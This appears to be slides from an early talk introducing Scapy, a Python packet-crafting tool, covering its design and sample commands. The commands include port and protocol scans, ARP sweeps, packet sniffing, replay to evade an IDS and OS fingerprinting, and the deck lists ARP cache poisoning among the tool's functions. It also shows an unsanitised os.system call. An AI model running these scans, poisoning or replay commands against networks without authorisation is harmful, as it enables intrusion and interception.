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# Scapy : interactive packet manipulation

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## Learning python in 2 slides (1/2)

- ▶ this is an `int` (signed, 32bits) : 42
- ▶ this is a `long` (signed, infinite): 42L
- ▶ this is a `str` : `"bell\x07\n"` or `'bell\x07\n'` ("  $\iff$  ')
- ▶ this is a `tuple` (immutable): (1, 4, "42")
- ▶ this is a `list` (mutable): [4, 2, "1"]
- ▶ this is a `dict` (mutable): { "one":1 , "two":2 }

## Learning python in 2 slides (2/2)

- ▶ No block delimiters. Indentation **does** matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
for var in set:
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```

```
while cond:
    instr
    instr
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

## Scapy

- Scapy is a python program that provides classes to interactively
  - ▶ create packets or sets of packets
  - ▶ manipulate them
  - ▶ send them on wire
  - ▶ sniff others from wire
  - ▶ match answers and replies

### Interaction :

- Interaction is provided by the python interpreter
  - ➔ python programming facilities can be used
    - variables
    - loops
    - functions
    - ...
  
- session can be saved

## Input/Output :

- sending with `PF_INET/SOCK_RAW` implemented
- sending and sniffing with `PF_PACKET` implemented
  - ➔ needed to do routing
  - ➔ needed an ARP stack (sending/receiving ARP, caching)
- sending and sniffing with `libdnet/libpcap` (for portability) almost finished (waiting for Dug Song to finish `libdnet` python wrapper :))



## Applications :

- tests, research (quickly send any kind of packets and inspect answers)
- scanning (network, port, protocol scanning, ...)
- discovery (tracerouting, firewalking, fingerprinting, ...)
- attacks (poisoning, leaking, sniffing, ...)
- reporting (text, html,  $\text{\LaTeX}$ , ...)

Functionally equivalent to (roughly) : `ttlscan`, `nmap` (not fully), `hping`, `queso`, `p0f`, `xprobe` (not yet), `arping`, `arp-sk`, `arpspooof`, `firewalk`, `irpas` (not fully), ...

Now, a quick demonstration to give an idea!

## Use as a python module :

```
#!/usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as result

import sys
if len(sys.argv) != 2:
    print "Usage: arping2tex <net>\n eg: arping2tex 192.168.1.0/24"
    sys.exit(1)

from scapy import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
              timeout=2)

print "\\begin{tabular}{|l|l|}"
print "\\hline"
print "MAC & IP\\\\"
print "\\hline"
for s,r in ans:
    print r.strftime("%Ether.src% & %ARP.psrc%\\\\"")
print "\\hline"
print "\\end{tabular}"
```

## Supported protocols :

- Ethernet
- 802.1Q
- 802.11
- 802.3
- LLC
- EAPOL
- EAP
- BOOTP
- PPP Link Layer
- IP
- TCP
- ICMP
- ARP
- STP
- UDP
- DNS

## Future protocols :

- IPv6, VRRP, BGP, OSPF, ...

## Core functions :

- ▶ Concatenation, assembly, disassembly of protocols
- ▶ Implicit packet sets declarations
- ▶ Matching queries and replies, (at each layer)
- ▶ `sprintf()`-like method to easily transform a packet to a line in a report
- ▶ Self documentation (at least, I tried...)

## Low level operations :

- ▶ Sending or receiving packets (`send()`, `sendp()`, `sniff()`)
- ▶ Sending packets, receiving answers and matching couples (`sr()`, `sr1()`, `srp()`, `srp1()`)
- ▶ Reading/writing pcap capture files (`rdpcap()`, `wrpcap()`)
- ▶ Self documentation (`ls()`, `lsc()`)

## High level operations :

- ▶ Quick TCP traceroute (`traceroute()`)
- ▶ ARP cache poisoning (`arpcachepoison()`)
- ▶ Passive OS fingerprinting (`p0f()`)
- ▶ Nmap OS fingerprinting (`nmap_fp()`)
- ▶ ...



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
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
## Operations on a packet object :

- ▶ stack two packets
- ▶ query or change fields values or return to default value
- ▶ convert to string (assemble the packet)
- ▶ dissect a string to a packet (through instantiation)
- ▶ hide values that are the same as default values
- ▶ unroll implicit set of packets (iterator)
- ▶ test if the packet answers another given packet
- ▶ ask if a given layer is present in the packet
- ▶ display the full packet dissection (à la tethereal)
- ▶ fill a format string with fields values

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
## Bonds between packet classes :

- ▶ overload some default fields values of a given lower layer for a given upper layer
- ▶ when disassembling, helps lower layer to guess upper layer class

```
( Ether, ARP,      { "type" : 0x0806 } ),  
( Ether, IP,      { "type" : 0x0800 } ),  
( Ether, EAPOL,  { "type" : 0x888e } ),  
( IP,    IP,      { "proto" : IPPROTO_IP } ),  
( LLC,   STP,     { "dsap" : 0x42 , "ssap" : 0x42 } ),
```


## Fields objects :

- ▶ A packet is a list of fields
- ▶ In a packet instance, each field has three values



## Fields values :

- ▶ The same value can have different representations



## Example: ICMP layer class

```
class ICMP(Packet):
    name = "ICMP"
    fields_desc = [ ByteField("type", 8),
                    ByteField("code", 0),
                    XShortField("chksum", None),
                    XShortField("id", 0),
                    XShortField("seq", 0) ]

    def post_build(self, p):
        if self.chksum is None:
            ck = checksum(p)
            p = p[:2]+chr(ck>>8)+chr(ck&0xff)+p[4:]
        return p
```



## Implicit set of packets :

- ▶ Each field can have a value or a set of values
- ▶ Expliciting a set of packets  $\iff$  cartesian product of fields sets

```
<IP id=[1, 2] proto=6 |<TCP dport=[80, 443] |>>
```

becomes

```
<IP id=1 proto=6 |<TCP dport=80 |>>
```

```
<IP id=1 proto=6 |<TCP dport=443 |>>
```

```
<IP id=2 proto=6 |<TCP dport=80 |>>
```

```
<IP id=2 proto=6 |<TCP dport=443 |>>
```

## Assembly of packets :

- ▶ unroll packet first. Random values are fixated
- ▶ each field assembles its value and adds it
- ▶ a `post_build()` hook is called to
  - calculate checksums
  - fill payload length
  - ...

## Disassembly of packets :

- ▶ instantiate a Packet with the assembled string
- ▶ each field disassembles what it needs
- ▶ each layer guesses which packet class must be instantiated as payload according to bonds

## Test ether a packet answers another packet :

- ▶ each class implements `answers()` method
- ▶ comparison is done layer by layer
- ▶ if a layer matches, it can ask upper layer

```
class Ether(Packet):  
    [...]  
    def answers(self, other):  
        if isinstance(other, Ether):  
            if self.type == other.type:  
                return self.payload.answers(other.payload)  
        return 0
```

- ▶ `hashret()` method returns the same hash for a packet and its answer

## Adding a toolbox to specific layers :

- ▶ eg: working on source field of IP packets


```
class IPTools:
    def whois(self):
        os.system("whois %s" % self.src)

class IP(Packet, IPTools):
    [...]
```


## Adding new protocols :

- ▶ define all fields, implement missing field objects
- ▶ if needed, implement `post_build()` method
- ▶ if protocol has a length field, implement `extract_padding()` method
- ▶ implement `answers()` method

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## Special case of IP protocols suite

```
class IP(Packet):
[...]
```

```
    def answers(self, other):
        [...]
        if ( (self.proto == IPPROTO_ICMP) and
            (isinstance(self.payload, ICMP)) and
            (self.payload.type in [3,4,5,11,12]) ):
            # ICMP error message
            return self.payload.payload.answers(other)
        else:
            if ( (self.src != other.dst) or
                (self.proto != other.proto) ):
                return 0
            return self.payload.answers(other.payload)
```

```
class ICMP(Packet)
[...]
```

```
    def guess_payload_class(self):
        if self.type in [3,4,5,11,12]:
            return IPError
        else:
            return None
```

## Special case of IP protocols suite

```
class UDP(Packet):
    [...]
    def answers(self, other):
        if not isinstance(other, UDP):
            return 0
        if not ((self.sport == other.dport) and
                (self.dport == other.sport)):
            return 0
        return 1

class UDPerror(UDP):
    name = "UDP in ICMP citation"
    def answers(self, other):
        if not isinstance(other, UDP):
            return 0
        if not ((self.sport == other.sport) and
                (self.dport == other.dport)):
            return 0
        return 1
```

## Supersockets

- ▶ send and receive packets (do assembly and disassembly)
- ▶ different supersockets to send and receive layer 2, 3, ... packets
- ▶ manage missing layers

## Supersockets using `AF_INET/SOCK_RAW`

### ■ Advantages

- ▶ no need to care about routes or layer 2
- ▶ portable

### ■ Drawbacks

- ▶ can't sniff. Needs `PF_PACKET` or `libpcap`.
- ▶ must stick to local routing table
- ▶ can't send invalid packets
- ▶ can't send fragmented packets with connection tracking (Linux `ip_conntrack`)
- ▶ can be blocked by local firewall rules

## Supersockets using `PF_PACKET` (linux specific)

- Good for sending/receiving layer 2 packets
- Some drawbacks for layer 3 packet sending
- Advantages
  - ▶ can use different routing tables
  - ▶ can send invalid packets
  - ▶ can send fragmented packets with `ip_conntrack`
  - ▶ not blocked by local firewall rules
- Drawbacks
  - ▶ need to implement routing
  - ▶ need to implement ARP stack
  - ▶ not portable

## Supersockets using libdnet/libpcap (portable!)

- Advantages

- ▶ portable

- Drawbacks

- ▶ seems slower than native `PF_PACKET`
- ▶ not fully working yet

## Send packets, sniff packets

- ▶ `send()` to send packets at layer 3
- ▶ `sendp()` to send packets at layer 2
- ▶ `sniff()` to sniff packets
  - ➔ on a specific interface or on every interfaces
  - ➔ can use a bpf filter
  - ➔ can call a callback for each packet received

## Send packets and receive answers

These functions are to send packets, sniff, match requests and replies, stop after a timeout or a C-c, return list of couples, and list of unanswered packets(that you can resend)

- ▶ `sr()` send packets and receive answers (L3)
- ▶ `sr1()` send packets and return first answer (L3)
- ▶ `srp()` send packets and receive answers (L2)
- ▶ `srp1()` send packets and return first answer (L2)



## High level operations

- High level operations automatize :
  - ▶ composition of the packets
  - ▶ call to send/receive/match functions
  - ▶ print or return result
- Examples :
  - ▶ `traceroute(target)`

## Numeric fields

- ▶ one value : 42
- ▶ one range : (1, 1024)
- ▶ a list of values or ranges : [8, (20, 30), 80, 443]

## Random numbers

- ▶ the `RandNum` class instantiates as an integer whose value change randomly each time it is used
- ▶ `RandInt`, `RandShort`, `RandByte` are subclasses with fixed range
- ▶ they can be used for fields (IP id, TCP seq, TCP sport, ...) or interval times, or ... who knows ?

```
>>> a=RandShort ()  
>>> a  
61549  
>>> a  
42626  
>>> a  
4583
```

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## Blind tests, send funny packets

- ▶ Test the robustness of a network stack with invalid packets

```
sr(IP(dst="172.16.1.1", ihl=2, options="love", version=3)/ICMP())
```

- ▶ ...

## Packet sniffing and dissection

- ▶ Sniff

```
a=sniff(filter="tcp port 110")
```

- ▶ Tethereal output

```
a=sniff(prn = lambda x: x.display)
```

## Reemit packets, tease the IDS

- ▶ sniffed packets

```
a=sniff(filter="udp port 53")
sendp(a)
```

- ▶ from a capture file

```
sendp(rdpcap("file.cap"))
```

## Traceroute

- ▶ send IP packets to a target with a range of TTLs
- ▶ receive ICMP time exceeded in transit
- ▶ match sources of ICMP with the TTL needed to trigger them

```
>>> ans,unans = sr(IP(dst=target, ttl=(1,30))/TCP(sport=RandShort()))
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.sprintf("%IP.src% %TCP.flags%")
```



## Scan a network

- ▶ send a packet to every IP of a network, that will be answered if the IP is interesting
  - ➔ for example, find web servers with TCP ping:

```
ans,unans = sr(IP(dst="172.16.3.0/24")/TCP(dport=[80,443,8080]))
for s,r in ans:
    print r.strftime("%-15s,IP.src% %4s,TCP.sport% %2s,TCP.flags%")
```

- ▶ ARP ping

```
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="172.16.1.0/24"))
for s,r in ans:
    print r.strftime("%Ether.src% %ARP.psrc%")
```

## Scan a machine

### ▶ Protocols scan

```
ans,unans = sr(IP(dst="172.16.1.28", proto=(1,254)))  
for i in unans:  
    print i.proto
```

### ▶ Ports scan (SYN scan)

```
ans,unans = sr(IP(dst="172.16.1.28")/TCP(dport=(1,1024)))  
for s,r in ans:  
    print r.sprintf("%4s,TCP.sport% %2s,TCP.flags%")
```

### ▶ Ports scan (ACK scan)

```
ans,unans = sr(IP(dst="172.16.1.28")/TCP(dport=(1,1024), flags="A"))
```

### ▶ The same for other TCP scans (FIN, XMAS, NULL, ...), or UDP scans, or ...

## OS fingerprint

### ■ passive

```
>>> sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
[...]
```

### ■ active

```
>>> sig=nmap_sig("172.16.1.40")
>>> print nmap_sig2txt(sig)
T1 (DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2 (Resp=N)
T3 (DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4 (DF=Y%W=0%ACK=0%Flags=R%Ops=)
T5 (DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6 (DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7 (DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU (DF=N%TOS=C0%IPLen=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
>>> nmap_search(sig)
